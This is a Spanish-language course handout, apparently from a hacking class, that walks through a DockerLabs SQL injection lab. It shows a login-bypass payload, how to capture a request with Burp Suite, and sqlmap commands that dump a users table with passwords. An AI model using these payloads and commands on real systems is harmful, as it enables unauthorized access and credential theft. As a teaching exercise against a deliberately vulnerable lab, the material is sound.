RECURSOS PARA HACKEAR UN SERVIDOR

SQL i SQLmap

BIG school





Desplegamos el laboratorio vulnerable que será la máquina injection de dockerlabs:



Descargamos la máquina y la desplegamos:

```
sudo bash auto_deploy.sh injection.tar
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo bash auto_deploy.sh injection.tar


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2


Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

En el puerto 80 de la máquina veremos un formulario de inicio de sesión, donde podremos inyectar el siguiente payload para explotar una SQLi:


```
usuario' or 1=1-- -
```



Inyectamos el payload, y veremos cómo hemos eludido el inicio de sesión:




A continuación, estaremos dentro con la sesión iniciada, con el usuario que tenga el id 1 como primary key en la base de datos:




Pero para obtener todos los usuarios registrados, el nombre de las bases de datos, tablas y columnas, lo más óptimo y cómodo es utilizar herramientas como sqlmap, la cual ya viene instalada por defecto en kali linux:


```
sqlmap --help
```



Después, para conseguir que sqlmap pueda hacer el ataque SQLi de forma eficiente, necesitamos interceptar la petición por POST donde se hace el intento de inicio de sesión, por lo que abrimos burp suite y nos ubucamos en proxy -> HTTP History:




Una vez hecho esto, tenemos que indicarle al navegador que el tráfico pase todo por burp suite, por lo que usaremos la extensión foxy proxy para esta labor:




BIG school


Una vez añadida en nuestro firefox del kali, la configuramos:




Y aplicamos los siguientes ajustes:




Y procedemos a activar la opción para que el tráfico pase por el burp suite:



Una vez hecho esto, en la web pondremos cualquier dato erróneo para iniciar sesión, y esto habrá disparado una petición por POST en burp suite:



El contenido de esta petición tenemos que pegarlo en un fichero .txt:



BIG school

Y ya podremos pasar este fichero a sqlmap para que explote la inyección SQL:

```
sqlmap -r peticion.txt --dbs --batch

sqlmap -r peticion.txt -D register --tables --batch

sqlmap -r peticion.txt -D register -T users --columns --batch

sqlmap -r peticion.txt -D register -T users -C username,passwd --dump --
batch
```

Obteniendo así el contenido entero de la base de datos:

```
[03:38:42] [INFO] resumed: 'KJSDFG789FGSDF78'
[03:38:42] [INFO] resumed: 'dylan'
Database: register
Table: users
[1 entry]
+----------+----------------------+
| username | passwd               |
+----------+----------------------+
| dylan    | KJSDFG789FGSDF78 |
+----------+----------------------+

[03:38:42] [INFO] table 'register.users' dumped to CSV file
e/sqlmap/output/172.17.0.2/dump/register/users.csv'
[03:38:42] [INFO] fetched data logged to text files under '/
sqlmap/output/172.17.0.2'
```

BIG school

No te pierdas la Sesión 2

Activa la campanita para que YouTube te avise cuando empiece el directo

ACTIVA LA CAMPANITA